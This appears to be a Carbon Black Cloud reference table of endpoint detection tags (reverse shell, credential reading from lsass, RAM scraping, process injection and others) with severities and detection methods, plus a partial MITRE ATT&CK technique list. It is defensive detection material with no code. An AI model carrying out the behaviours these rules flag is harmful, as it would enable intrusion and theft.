ATTEMPTED_CLIENT (Severity: Low)	Sensor	Network Threat	A network filter driver is set to identify the unsuccessful initiation of IPV4 or IPV6 connections.	Application attempted to initiate a network connection (and failed).
ATTEMPTED_SERVER (Severity: None)	Sensor	Network Threat	A network filter driver is set to identify the unsuccessful acceptance of IPV4 or IPV6 connections.	Application attempted to accept a network connection (and failed).
BEACON (Severity: Medium)	Analytics	Network Threat	A failed network socket connection was enforced at the network filter driver, including the use of userland hooks.	Low Reputation application (ADAPTIVE_WHITE or worse) running for the first time attempted to beacon over http/s to a server, unsuccessfully.
BUFFER_OVERFLOW_CALL (Severity: Medium)	Sensor	Emerging Threats	Userland hooks are set to identify API calls from writeable memory.	Application attempted a system call from a buffer overflow.
BYPASS_POLICY (Severity: High)	Sensor	Emerging Threats	Identified a driver callback that includes specially crafted command line arguments.	Application attempted to bypass the device's default security policy.
CODE_DROP (Severity: Medium)	Sensor	Malware & Application Abuse	A filesystem filter driver is set to identify the creation of a new binary or script, based on target file extension.	Application dropped an executable or script.

Tag	Where It's Detected	Category	How It's Set	Description
COMPANY_BANNED (Severity: High)	Sensor	Malware & Application Abuse	The hash of an binary has been banned from executing, placed on the COMPANY_BANNEDLIST.	Application is on the company banned list.
COMPANY_BLACKLIST (Severity: High)	Sensor	Malware & Application Abuse	The hash of an binary has been banned from executing, placed on the COMPANY_BLACKLIST.	Application is on the company banned list.
COMPROMISED_PARENT (Severity: None)	Sensor	Process Manipulation	Userland hooks are set to identify processes that complete buffer overflow, process hollowing or code injection by compromised app such as, email, office, or browsers apps.	Parent process has been compromised due to process modifications such as buffer overflow, code injection, or process hollowing.
COMPROMISED_PROCESS (Severity: Medium)	Sensor	Process Manipulation	Userland hooks are set to identify processes that complete buffer overflow, process hollowing or code injection by compromised app such as, email, office, or browsers apps.	Process has been compromised due to process modifications such as buffer overflow, code injection, or process hollowing.
CONNECT_AFTER_SCAN (Severity: None)	Analytics	Network Threat	Analytics checks to see if a connection has been made after an initial port scan.	A connection has been made after an initial port scan.
COPY_PROCESS_MEMORY (Severity: High)	Sensor	Data at Risk	Userland hooks are set to identify an application that took a memory snapshot of another process.	Application took a memory snapshot of another process
DATA_TO_ENCRYPTION (Severity: None)	Sensor	Data at Risk	A process attempts to modify a ransomware canary file.	An application tried to modify one of the special ransomware canary files that the Carbon Black Cloud placed in the file system. These files are sensor-controlled and should never be modified by any application other than the Carbon Black Cloud.
DETECTED_BLACKLIST_APP (Severity: High)	Sensor & Analytics	Malware & Application Abuse	Hash of discovered executable has reputation: COMPANY_BLACKLIST.	A Blacklisted application has been detected on the filesystem.

Tag	Where It's Detected	Category	How It's Set	Description
DETECTED_MALWARE_APP (Severity: High)	Sensor & Analytics	Malware & Application Abuse	Hash or local scan of discovered executable has reputation: KNOWN_MALWARE	Malware application has been detected on the filesystem.
DETECTED_PUP_APP (Severity: High)	Sensor & Analytics	Malware & Application Abuse	Hash or local scan of discovered executable has reputation: PUP	Potentially Unwanted Application (PUP) has been detected on the filesystem.
DETECTED_SUSPECT_APP (Severity: High)	Sensor & Analytics	Malware & Application Abuse	Hash or local scan of discovered executable has reputation: SUSPECT_MALWARE	Suspect Application has been detected on the filesystem.
DUMP_PROCESS_MEMORY (Severity: Medium)	Sensor	Data at Risk	Userland API hooks are set to detect a process memory dump.	Application created a memory dump of another process on the filesystem
EMAIL_CLIENT (Severity: Low)	Sensor	Network Threat	A network filter driver is set to identify client connections that use an email protocol (e.g.SMTP, SMTPS, POP3, POP3S, IMAP, IMAP2, IMAPS).	Non-Email application (i.e. unknown) is acting like an email client and sending data on an email port.
ENUMERATE_PROCESSES (Severity: Medium)	Sensor	Generic Suspect	Userland API hooks are set to detect process enumeration.	Process is attempting to obtain a list of other processes executing on the host.
FAKE_APP (Severity: High)	Analytics	Malware & Application Abuse	A filesystem driver is set to identify "well known" windows applications by path (e.g. explorer, winlogin, lsass, etc) which are executed from the wrong directory.	Application that is potentially impersonating a well-known application.
FILE_TRANSFER (Severity: High)	Sensor	Network Threat	A network filter driver is set to identify successfully established, connected or rejected IPV4 or IPV6 connections on FTP.	Application is attempting to transfer a file over the network.
FILE_UPLOAD (Severity: Medium)	Analytics	Network Threat	Userland hooks, network filter driver and file system filter driver are set to identify processes that perform memory scraping followed by a network connection.	Application is potentially uploading stolen data over the network.

Tag	Where It's Detected	Category	How It's Set	Description
FILELESS (Severity: Critical)	Analytics	Emerging Threats	A driver callback is identified that includes command line arguments to execute a script from command line or registry	A script interpreter is acting on a script that is not present on disk.
FIXED_PORT_LISTEN (Severity: Low)	Sensor	Network Threat	An IPv4 or IPv6 network filter driver has been set to listen for connections on a fixed port	Application is listening on a fixed port.
HAS_BUFFER_OVERFLOW (Severity: Low)	Sensor	Emerging Threats	Userland hooks are set to identify API calls from writeable memory	This process has exhibited a buffer overflow.
HAS_COMPROMISED_CODE (Severity: High)	Sensor	Process Manipulation	A COMPROMISED_PROCESS has called one of a large variety of high risk functions.	A compromised process had called one of multiple functions
HAS_INJECTED_CODE (Severity: None)	Analytics	Process Manipulation	The analytics keeps track if a process has been compromised and then injects code into another process.	The process is running injected code.
HAS_MALWARE_CODE (Severity: High)	Sensor	Process Manipulation	A MALWARE_APP has performed a process injection using one of a variety of high risk techniques.	Process has been injected into by known malware.
HAS_PACKED_CODE (Severity: Low)	Sensor	Process Manipulation	Userland hooks have identified an API call from writeable memory.	Application contains dynamic code (i.e. writable memory & not buffer overflow).
HAS_PUP_CODE (Severity: High)	Sensor	Process Manipulation	A PUP_APP has performed a process injection using one of a variety of techniques.	Process has been injected into by a PUP.
HAS_SCRIPT_DLL (Severity: Low)	Sensor	Generic Suspect	A driver routine is set to identify processes that load an in-memory script interpreter.	Process loads an in-memory script interpreter.
HAS_SUSPECT_CODE (Severity: High)	Sensor	Process Manipulation	A SUSPECT_APP has performed a process injection using one of a variety of techniques.	Process has been injected into by suspect malware.
HIDDEN_PROCESS (Severity: High)	Sensor	Generic Suspect	Events attributed to a process which is not visible to periodic user level process calls.	Sensor has detected a hidden process.

Tag	Where It's Detected	Category	How It's Set	Description
HOLLOW_PROCESS (Severity: None)	Sensor	Process Manipulation	Multiple user level hooks are set to identify a specific sequence of calls that indicate a process is being replaced with another.	A technique used to hide the presence of a process, typically performed by creating a suspended process, replacing it with a malicious one.
IMPERSONATE_SYSTEM (Severity: None)	Analytics	Process Manipulation	Is set when the username that is associated with a process changes during the course of execution to NT AUTHORITY\SYSTEM.	Tracks the username that is associated with a process and watches for change of associated username to system/root.
IMPERSONATE_USER (Severity: None)	Analytics	Process Manipulation	Is set when the username that is associated with a process changes during the course of execution to something other than NT AUTHORITY\SYSTEM.	Tracks the username that is associated with a process and watches for change of associated username from system/root to that of another user.
INDIRECT_COMMAND_EXECUTION (Severity: Low)	Sensor	Malware & Application Abuse	Various system utilities may have been used to execute commands, possibly without invoking cmd.	System utility used to indirectly execute another command.
INJECT_CODE (Severity: Medium)	Sensor	Process Manipulation	Multiple kernel, OS and User level techniques are set to identify applications attempting to inject code into another process space	Application is attempting to inject code into another process.
INJECT_INPUT (Severity: Medium)	Sensor	Generic Suspect	Userland hooks are set to identify an attempt to inject input into process	Application is attempting to inject input into process.
INSTALL (Severity: Low)	Sensor	Generic Suspect	A filesystem filter driver is set to identify the creation of new binaries or scripts based on target file extension by installer executable	Install process is running.
INTERNATIONAL_SITE (Severity: Low)	Analytics	Network Threat	Geographic IP is set to identify the source or destination of IPv4 and IPv6 connections.	Application attempt to communicate with a peer IP address located in another country (excluding into US)

Tag	Where It's Detected	Category	How It's Set	Description
IRC (Severity: Medium)	Sensor	Network Threat	An IPv4 or IPv6 network filter driver is set to identify connections using common IRC ports	Application attempt to communicate over Internet Relay Chat port.
KERNEL_ACCESS (Severity: None)	Sensor	Malware & Application Abuse	A process attempts to modify the system's master boot record (MBR).	An application attempts to directly access the system's hard drive to write data into the MBR portion of the disk. Malware uses this tactic to alter system behavior on startup.
KNOWN_APT (Severity: Critical)	Sensor & Analytics	Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: APT	Application is Advanced Persistent Threat.
KNOWN_BACKDOOR (Severity: Critical)	Sensor & Analytics	Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: backdoor	Application is a known backdoor into the system.
KNOWN_DOWNLOADER (Severity: Critical)	Sensor & Analytics	Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: downloader	Application is a known malicious downloader.
KNOWN_DROPPER (Severity: Critical)	Sensor & Analytics	Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: dropper	Application is a known dropper of executables
KNOWN_KEYLOGGER (Severity: Critical)	Sensor & Analytics	Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: keylogger	Application known to monitor keyboard input.
KNOWN_PASSWORD_STEALER (Severity: Critical)	Sensor & Analytics	Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: password stealer	Application known to steal passwords.

Tag	Where It's Detected	Category	How It's Set	Description
KNOWN_RANSOMWARE (Severity: Critical)	Sensor & Analytics	Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: ransomware	Application is known Ransomware.
KNOWN_ROGUE (Severity: Critical)	Sensor & Analytics	Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: rogue	Application is known as a rogue application.
KNOWN_ROOTKIT (Severity: None)	Sensor & Analytics	Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: rootkit	Application is a known root kit.
KNOWN_WORM (Severity: Critical)	Sensor & Analytics	Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: worm	Application is a known worm.
LEVERAGES_SYSTEM_UTILITY (Severity: High)	Analytics	Emerging Threats	Various system utilities may have been used to perform malicious activity.	A system utility was used for potentially malicious purposes.
LOW_REPUTATION_SITE (Severity: Medium)	Analytics	Network Threat	A network filter driver is set to identify connections to a peer IP address or Domain that has a low site reputation score	Application made a network connection to a peer with low reputation.
MALWARE_APP (Severity: Critical)	Analytics	Malware & Application Abuse	A hash lookup or local scanner has identified a running executable that has reputation: MALWARE	Application is a known Malware application.
MALWARE_DROP (Severity: High)	Sensor	Malware & Application Abuse	A CODE_DROP has been detected where the dropped application has the reputation: KNOWN_MALWARE : SUSPECT_MALWARE	Application dropped a malware application.
MALWARE_SERVICE_DISABLED (Severity: Not applicable)	Sensor	Policy Action	The analytics receives this info from the sensor and sets this value accordingly.	Malware service detected and disabled by a policy.
MALWARE_SERVICE_FOUND (Severity: Not applicable)	Sensor	Policy Action	The analytics receives this info from the sensor and sets this value accordingly.	Malware service detected by a policy.

Tag	Where It's Detected	Category	How It's Set	Description
MODIFY_KERNEL (Severity: Critical)	Sensor	Process Manipulation	A userland hook has identified a process that modified kernel space	Application modified system kernel via NullPage Allocation
MODIFY_MEMORY_PROTECTION (Severity: Medium)	Sensor	Process Manipulation	A userland hook is set to detect a process modifying the memory permissions of a secondary process	Application modify memory protection settings for the process.
MODIFY_OWN_PROCESS (Severity: Medium)	Sensor	Process Manipulation	A userland hook is set to detect a process that opens a handle to itself.	Application attempted to open its own process with permissions to modify itself.
MODIFY_PROCESS_EXECUTION (Severity: None)	Sensor	Process Manipulation	A userland hook is set to identify attempts to modify the execution context in another process thread.	Application attempted to modify the execution context in another process thread (either EAX or EIP)
MODIFY_PROCESS (Severity: Medium)	Sensor	Process Manipulation	A userland hook is set to identify applications attempting to open another process	Application attempted to open another process with permissions to modify the target.
MODIFY_SENSOR (Severity: Critical)	Sensor	Emerging Threats	A userland hook is set to identify an attempt to modify or disable the Carbon Black Cloud Sensor	Tamper Protection - Application attempted to modify Carbon Black Cloud Sensor.
MODIFY_SERVICE (Severity: High)	Sensor	Process Manipulation	A userland hook is set to identify applications that attempt to control, create or delete a windows service	Application attempted to control, create or delete a windows service.
MONITOR_MICROPHONE (Severity: Medium)	Sensor	Data at Risk	A userland hook is set to identify applications attempting to monitor the microphone	Application attempted to monitor the microphone.
MONITOR_USER_INPUT (Severity: Medium)	Sensor	Data at Risk	A userland hook is set to identify applications attempting to monitor user input	Application attempted to monitor user input (keyboard or mouse).
MONITOR_WEBCAM (Severity: Medium)	Sensor	Data at Risk	A userland hook is set to identify applications attempting to monitor the onboard camera	Application attempted to monitor web camera.

Tag	Where It's Detected	Category	How It's Set	Description
NETWORK_ACCESS (Severity: Low)	Sensor	Network Threat	An IPv4 or IPv6 network filter driver has successfully initiated or accepted a network connection	Application successfully initiated or accepted a network connection
NON_STANDARD_PORT (Severity: None)	Sensor	Network Threat	Network filter driver verifies ports for common protocols. Identifies non-trusted applications from making non-http requests.	The process of passing network traffic on an alternative port to which it was assigned by the IANA Internet Assigned Numbers Authority (IANA); for example, passing FTP on port 8081 when it is normally configured to listen on port 21.
OS_DENY (Severity: None)	Sensor	Operating System Action	Analytics receives this info from the sensor and sets this value accordingly.	The attempted action was denied by the operating system.
PACKED_CALL (Severity: Medium)	Sensor	Emerging Threats	A userland hook is set to identify API calls from writeable memory	Application attempted a system call from dynamic code (i.e. writable memory & not buffer overflow)
PACKED_CODE (Severity: None)	Analytics	Process Manipulation	Depending on the arguments to script interpreters and applications, this is set when the arguments are related to encoding, obfuscating, file-less execution, etc.	The process contains unpacked code.
PERSIST (Severity: None)	Sensor	Generic Suspect	A file system driver is set to identify registry modifications that enable persistence upon reboot or application removal also known as auto-start extensibility points (ASEP)	Persistent application.
PHISHING (Severity: None)	Sensor	Generic Suspect	A driver callback is identified where an email application launches a web browser.	Email client launching a browser.

Tag	Where It's Detected	Category	How It's Set	Description
PHONE_HOME (Severity: Medium)	Sensor	Network Threat	An IPv4 or IPv6 network filter driver is set to identify client connections to a host that had performed a port scan against a Sensor	Application attempt to connect back to a scanning host.
POLICY_DENY (Severity: Not applicable)	Sensor	Policy Action	The analytics receives this info from the sensor and sets this value accordingly.	The attempted action was denied due to policy.
POLICY_TERMINATE (Severity: Not applicable)	Sensor	Policy Action	The analytics receives this info from the sensor and sets this value accordingly.	The process was terminated due to policy.
PORTSCAN (Severity: None)	Sensor	Network Threat	N consecutive scans on different ports from the same host are detected.	A port scan is conducted.
PRIVILEGE_ESCALATE (Severity: None)	Analytics	Process Manipulation	Is set when the username that is associated with a process changes during the course of execution to "NT AUTHORITY\SYSTEM" or the process has gained the admin privilege.	Checks to see whether the actual SYSTEM privilege is associated with the process (not just the username context).
PROCESS_IMAGE_REPLACED (Severity: None)	Sensor	Process Manipulation	Userland hooks watch for specific APIs being invoked that involve overwriting of the main executable section of a process, and other related manipulations such as suspending and unmapping sections.	Application has had its primary executable code replaced with other code.
PUP_APP (Severity: High)	Analytics	Malware & Application Abuse	A hash lookup or local scanner has identified a running executable that has reputation: PUP	Application is a Potentially Unwanted Program.
RAM_SCRAPING (Severity: Medium)	Sensor & Analytics	Data at Risk	User land hook is set to detect an application's attempt to read process memory.	When a process tries to scrape the memory utilized by another process.
READ_PROCESS_MEMORY (Severity: Medium)	Sensor	Data at Risk	A userland hook is set to detect applications attempting to read process memory.	Application is attempting to read process memory.
READ_SECURITY_DATA (Severity: High)	Sensor	Data at Risk	A userland hook is set to detect an application attempting to read privileged security information.	Application is attempting to read privileged security information (for example, lsass.exe).

Tag	Where It's Detected	Category	How It's Set	Description
REVERSE_SHELL (Severity: High)	Sensor & Analytics	Emerging Threats	A userland hook is set to identify a process that reads from or writes to console via a network connection	Command shell (e.g. cmd.exe) interactively receiving commands from a network parent
RUN_ANOTHER_APP (Severity: Low)	Sensor	Malware & Application Abuse	A userland hook is set to identify applications that attempt to execute another application.	Application attempted to execute another application.
RUN_BLACKLIST_APP (Severity: High)	Sensor	Malware & Application Abuse	A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP and child_proc is COMPANY_BLACKLIST	Application attempted to execute a blacklisted application.
RUN_BROWSER (Severity: Low)	Sensor	Malware & Application Abuse	A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP & child_proc is a common browser executable	Application attempted to execute a browser.
RUN_CMD_SHELL (Severity: Low)	Sensor	Malware & Application Abuse	A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP and child_proc is a windows shell	Application attempted to execute a command shell.
RUN_MALWARE_APP (Severity: Critical)	Sensor	Malware & Application Abuse	A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP and child process is MALWARE_APP	Application attempted to execute a malware application.
RUN_NET_UTILITY (Severity: High)	Sensor	Malware & Application Abuse	A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP and child target process is a common network utility such as "netsh.exe"	Application attempted to execute a network utility application.
RUN_PUP_APP (Severity: High)	Sensor	Malware & Application Abuse	A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP and child process is PUP_APP	Application attempted to execute a PUP application.

Tag	Where It's Detected	Category	How It's Set	Description
RUN_SUSPECT_APP (Severity: High)	Sensor	Malware & Application Abuse	A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP and child_proc is SUSPECT_APP.	Application attempted to execute a application with a suspect reputation.
RUN_SYSTEM_APP (Severity: Low)	Sensor	Malware & Application Abuse	A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP &and child process is a system app (application or dll located in the "windows", "windows\system32", "windows\sysWOW64", "\windows\WinSxS*" directories).	Application attempted to execute a systems application.
RUN_SYSTEM_UTILITY (Severity: Medium)	Sensor	Malware & Application Abuse	A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP and child_proc is a system utility such as regedit.	Application attempted to run a system utility (for example, regedit)
RUN_UNKNOWN_APP (Severity: None)	Sensor	Malware & Application Abuse	A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP and child process is UNKNOWN_APP.	Application tried to execute an application with unknown reputation.
SCREEN_SHOT (Severity: None)	Sensor	Data at Risk	Win32 API SendInput() is used to synthesize a PrintScreen key press or Win32 API CreateCompatibleBitmap() is called.	A screenshot is taken on the machine.
SECURITY_CONFIG_DOWNGRADE (Severity: High)	Analytics	Emerging Threats	Windows Firewall or other system security configurations have been changed or downgraded, lowering its security posture.	A Windows security configuration has been downgraded.
SET_APP_CONFIG (Severity: Medium)	Sensor	Generic Suspect	A userland hook is set to identify apps that modify the registry (Microsoft Office Security keys) or set system application configuration parameters	Application set system application configuration parameters.

Tag	Where It's Detected	Category	How It's Set	Description
SET_APP_LAUNCH (Severity: Medium)	Sensor	Generic Suspect	A userland hook is set to identify apps that attempt to modify registry to effect when or how another application may be launched (Autoruns key, Run, RunOnce, Load, Shell and Open Commands)	Application attempted to modify keys to effect when/how another application may be launched
SET_BROWSER_CONFIG (Severity: Low)	Sensor	Generic Suspect	A userland hook is set to identify apps that attempt to modify registry (Install ActiveX controls, Internet Settings, System Certificates, Internet Explorer keys, browser helper objects, COM InProcServer)	Application attempted to modify the browser settings.
SET_LOGIN_OPS (Severity: Medium)	Analytics	Emerging Threats	Set by monitoring registry modifications to keys related to Win log on process.	Application attempted to modify process associated with Win log on or user name.
SET_REBOOT_OPS (Severity: Low)	Sensor	Generic Suspect	A userland hook is set to identify apps that attempt to modify registry (BootExecute, Session Manager File Operations)	Application attempted to set reboot configuration operations.
SET_REMOTE_ACCESS (Severity: Medium)	Sensor	Emerging Threats	A userland hook is set to identify apps that attempt to modify registry (SecurePipeServers winreg settings, lanman parameters, etc)	Application attempted to set remote access configuration.
SET_SYSTEM_AUDIT (Severity: High)	Sensor	Generic Suspect	A userland hook is set to identify apps that attempt to modify registry (TaskManager keys, DisableRegistryTools)	Application attempted to set the system audit parameters.
SET_SYSTEM_CONFIG (Severity: Medium)	Sensor	Generic Suspect	A userland hook is set to identify applications that attempt to modify registry such as Uninstall keys or wallpaper, as well as attempt to modify system configuration data files	Application attempted to set system config parameters.

Tag	Where It's Detected	Category	How It's Set	Description
SET_SYSTEM_FILE (Severity: None)	Sensor	Malware & Application Abuse	A process attempts to modify the system's master boot record (MBR).	An application attempts to directly access the system's hard drive to write data into the MBR portion of the disk. Malware uses this tactic to alter system behavior on startup.
SET_SYSTEM_SECURITY (Severity: Medium)	Sensor	Generic Suspect	A userland hook is set to identify apps that attempt to modify registry (Autoruns key, UserInit, Run, RunOnce, Load, BootExecute, Applnit_DLLs, Shell and Open Commands, Uninstall Keys, COM InProcServer, Install ActiveX controls etc.)	Application attempts to set or change system security operations.
SUSPECT_APP (Severity: High)	Sensor & Analytics	Malware & Application Abuse	A hash lookup or local scanner has identified a running executable that has reputation: SUSPECT. App is also (not signed)	Application is suspected malicious by AV.
SUSPENDED_PROCESS (Severity: Medium)	Sensor	Process Manipulation	A userland hook is set to identify a process that was created in the suspended state	A process created in a suspended state is being modified (pre-execution).
SUSPICIOUS_BEHAVIOR (Severity: Medium)	Analytics	Generic Suspect	A userland hook is set to identify applications executing code from dynamic memory (e.g. from a Buffer Overflow or unpacked code) and are making calls to applications which typically do not communicate on the network (e.g. "calc.exe") making network connections, etc.	Application unusual behavior warrants attention.
SUSPICIOUS_DOMAIN (Severity: High)	Sensor & Analytics	Network Threat	Network filter driver is set to identify when INTERNATIONAL_SITE is an ISO 3166-1 Country Code (e.g. CU, IR, SD, SY, IQ, LY, KP, YE, etc)	Application is connecting to a suspicious network domain.(based upon ISO 3166-1 country codes).

Tag	Where It's Detected	Category	How It's Set	Description
SUSPICIOUS_SITE (Severity: Medium)	Sensor & Analytics	Network Threat	An IPv4 or IPv6 network filter driver is set to identify accepted connections from a suspicious INTERNATIONAL_SITE (e.g. domains in RU, CN)	Application accepts an inbound network connection from a suspicious international site.
UNKNOWN_APP (Severity: None)	Sensor & Analytics	Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: not_listed (i.e. unknown). App is also (not signed)	Application is unknown reputation.

MITRE Techniques Reference

This reference lists all of the MITRE techniques currently in the Carbon Black Cloud console.

MITRE Techniques are derived from [MITRE ATT&CK™](#), a globally-accessible knowledge base that provides a list of common adversary tactics, techniques, and procedures.

MITRE Techniques can appear alongside [Chapter 10 TTPs and MITRE Techniques](#) to tag events and alerts to provide context around attacks and behaviors leading up to attacks. See the [TTP Reference](#) for a full list and description of all Carbon Black TTPs.

ID	Name	Link to Technique Details
T1156	.bash_profile and .bashrc	mitre_t1156_bash_profile_and_bashrc
T1548	Abuse Elevation Control Mechanism	mitre_t1548_abuse_elevation_ctrl_mech
T1134	Access Token Manipulation	mitre_t1134_access_token_manip
T1015	Accessibility Features	mitre_t1015_accessibility_features
T1087	Account Discovery	mitre_t1087_account_discovery
T1098	Account Manipulation	mitre_t1098_account_manip
T1307	Acquire and/or use 3rd party infrastructure services	mitre_t1307_acquire_and_or_use_3rd_party_infrastructure_services
T1329	Acquire and/or use 3rd party infrastructure services	mitre_t1329_acquire_and_or_use_3rd_party_infrastructure_services
T1308	Acquire and/or use 3rd party software services	mitre_t1308_acquire_and_or_use_3rd_party_software_services
T1330	Acquire and/or use 3rd party software services	mitre_t1330_acquire_and_or_use_3rd_party_software_services
T1310	Acquire or compromise 3rd party signing certificates	mitre_t1310_acquire_or_compromise_3rd_party_signing_certificates

ID	Name	Link to Technique Details
T1182	AppCert DLLs	mitre_t1182_appcert_dlls
T1103	Applnit DLLs	mitre_t1103_appinit_dlls
T1155	AppleScript	mitre_t1155_applescript
T1017	Application Deployment Software	mitre_t1017_app_deployment_software
T1138	Application Shimming	mitre_t1138_app_shimming
T1010	Application Window Discovery	mitre_t1010_app_window_discovery
T1560	Archive Collected Data	mitre_t1560_archive_collected_data
T1123	Audio Capture	mitre_t1123_audio_capture
T1131	Authentication Package	mitre_t1131_auth_package
T1119	Automated Collection	mitre_t1119_auto_collection
T1020	Automated Exfiltration	mitre_t1020_auto_exfil
T1139	Bash History	mitre_t1139_bash_history
T1009	Binary Padding	mitre_t1009_binary_padding
T1197	BITS Jobs	mitre_t1197_bits_jobs
T1547	Boot or Logon Autostart Execution	mitre_t1547_boot_or_logon_auto_exec
T1067	Bootkit	mitre_t1067_bootkit
T1217	Browser Bookmark Discovery	mitre_t1217_browser_bookmark_discovery
T1176	Browser Extensions	mitre_t1176_browser_extensions
T1110	Brute Force	mitre_t1110_brute_force
T1088	Bypass User Account Control	mitre_t1088_bypass_uac
T1042	Change Default File Association	mitre_t1042_change_default_file_assoc
T1146	Clear Command History	mitre_t1146_clear_cmd_history
T1115	Clipboard Data	mitre_t1115_clipboard_data
T1191	CMSTP	mitre_t1191_cmstp
T1116	Code Signing	mitre_t1116_code_signing
T1059	Command-Line or Script Interface	mitre_t1059_cmd_line_or_script_inter
T1043	Commonly Used Port	mitre_t1043_common_port
T1092	Communication Through Removable Media	mitre_t1092_comm_thru_removable_media

ID	Name	Link to Technique Details
T1500	Compile After Delivery	mitre_t1500_compile_after_delivery
T1223	Compiled HTML File	mitre_t1223_compiled_html_file
T1109	Component Firmware	mitre_t1109_comp_firmware
T1175	Component Object Model and Distributed COM	mitre_t1175_distributed_comp_object_model
T1122	Component Object Model Hijacking	mitre_t1122_comp_obj_model_hij
T1196	Control Panel Items	mitre_t1196_control_panel_items
T1136	Create Account	mitre_t1136_create_account
T1345	Create Custom Payloads	mitre_t1345_create_custom_payloads
T1543	Create or Modify System Process	mitre_t1543_create_or_modify_sys_proc
T1003	OS Credential Dumping	mitre_t1003_os_credential_dump
T1555	Credentials from Password Stores	mitre_t1555_creds_from_pwd_stores
T1503	Credentials from Web Browsers	mitre_t1503_credentials_from_web_browsers
T1081	Credentials in Files	mitre_t1081_cred_in_files
T1214	Credentials in Registry	mitre_t1214_creds_in_reg
T1094	Custom Command and Control Protocol	mitre_t1094_custom_cmd_and_control_proto
T1024	Custom Cryptographic Protocol	mitre_t1024_custom_crypto_proto
T1002	Data Compressed	mitre_t1002_data_compressed
T1485	Data Destruction	mitre_t1485_data_destruction
T1132	Data Encoding	mitre_t1132_data_encoding
T1022	Data Encrypted	mitre_t1022_data_encrypted
T1486	Data Encrypted for Impact	mitre_t1486_data_encrypted_for_impact
T1213	Data from Information Repositories	mitre_t1213_data_from_info_repos
T1005	Data from Local System	mitre_t1005_data_from_local_sys
T1039	Data from Network Shared Drive	mitre_t1039_data_from_network_shared_drive
T1025	Data from Removable Media	mitre_t1025_data_from_removable_media
T1320	Data Hiding	mitre_t1320_data_hiding
T1001	Data Obfuscation	mitre_t1001_data_obfuscation
T1565	Data Manipulation	mitre_t1565_data_manip

ID	Name	Link to Technique Details
T1074	Data Staged	mitre_t1074_data_staged
T1030	Data Transfer Size Limits	mitre_t1030_data_transfer_size_limits
T1207	Rogue Domain Controller	mitre_t1207_rogue_domain_controller
T1491	Defacement	mitre_t1491_defacement
T1140	Deobfuscate/Decode Files or Information	mitre_t1140_deobfuscate_or_decode_files_or_info
T1089	Disabling Security Tools	mitre_t1089_disabling_security_tools
T1488	Disk Content Wipe	mitre_t1488_disk_content_wipe
T1487	Disk Structure Wipe	mitre_t1487_disk_structure_wipe
T1561	Disk Wipe	mitre_t1561_disk_wipe
T1038	DLL Search Order Hijacking	mitre_t1038_dll_search_order_hij
T1073	DLL Side-Loading	mitre_t1073_dll_side_loading
T1172	Domain Fronting	mitre_t1172_domain_fronting
T1483	Domain Generation Algorithms	mitre_t1483_domain_generation_algorithms
T1482	Domain Trust Discovery	mitre_t1482_domain_trust_discovery
T1189	Drive-by Compromise	mitre_t1189_drive_by_compromise
T1157	Dylib Hijacking	mitre_t1157_dylib_hijacking
T1173	Dynamic Data Exchange	mitre_t1173_dynamic_data_exchange
T1568	Dynamic Resolution	mitre_t1568_dynamic_resolution
T1514	Elevated Execution with Prompt	mitre_t1514_elevated_execution_with_prompt
T1114	Email Collection	mitre_t1114_email_collection
T1573	Encrypted Channel	mitre_t1573_encrypted_channel
T1499	Endpoint Denial of Service	mitre_t1499_endpoint_denial_of_service
T1546	Event Triggered Execution	mitre_t1546_event_triggered_exec
T1480	Execution Guardrails	mitre_t1480_exec_guardrails
T1106	Native API	mitre_t1106_native_api
T1129	Shared Modules	mitre_t1129_shared_modules
T1048	Exfiltration Over Alternative Protocol	mitre_t1048_exfil_over_alt_proto
T1041	Exfiltration Over Command and Control Channel	mitre_t1041_exfil_over_c2

ID	Name	Link to Technique Details
T1011	Exfiltration Over Other Network Medium	mitre_t1011_exfil_over_other_network_medium
T1052	Exfiltration Over Physical Medium	mitre_t1052_exfil_over_physical_medium
T1190	Exploit Public-Facing Application	mitre_t1190_exploit_public_facing_app
T1203	Exploitation for Client Execution	mitre_t1203_exploit_for_client_exec
T1212	Exploitation for Credential Access	mitre_t1212_exploit_for_cred_access
T1211	Exploitation for Defense Evasion	mitre_t1211_exploit_for_defense_evasion
T1068	Exploitation for Privilege Escalation	mitre_t1068_exploit_for_priv_escalation
T1210	Exploitation of Remote Services	mitre_t1210_exploit_of_remote_services
T1133	External Remote Services	mitre_t1133_external_remote_services
T1181	Extra Window Memory Injection	mitre_t1181_extra_window_memory_inject
T1008	Fallback Channels	mitre_t1008_fallback_channels
T1083	File and Directory Discovery	mitre_t1083_file_and_dir_discovery
T1222	File and Directory Permissions Modification	mitre_t1222_file_and_dir_perms_mod
T1107	File Deletion	mitre_t1107_file_deletion
T1006	Direct Volume Access	mitre_t1006_direct_volume_access
T1044	File System Permissions Weakness	mitre_t1044_file_sys_perms_weakness
T1495	Firmware Corruption	mitre_t1495_firmware_corruption
T1187	Forced Authentication	mitre_t1187_forced_auth
T1144	Gatekeeper Bypass	mitre_t1144_gatekeeper_bypass
T1061	Graphical User Interface	mitre_t1061_graphical_user_interface
T1484	Group Policy Modification	mitre_t1484_group_policy_mod
T1200	Hardware Additions	mitre_t1200_hardware_additions
T1158	Hidden Files and Directories	mitre_t1158_hidden_files_and_directories
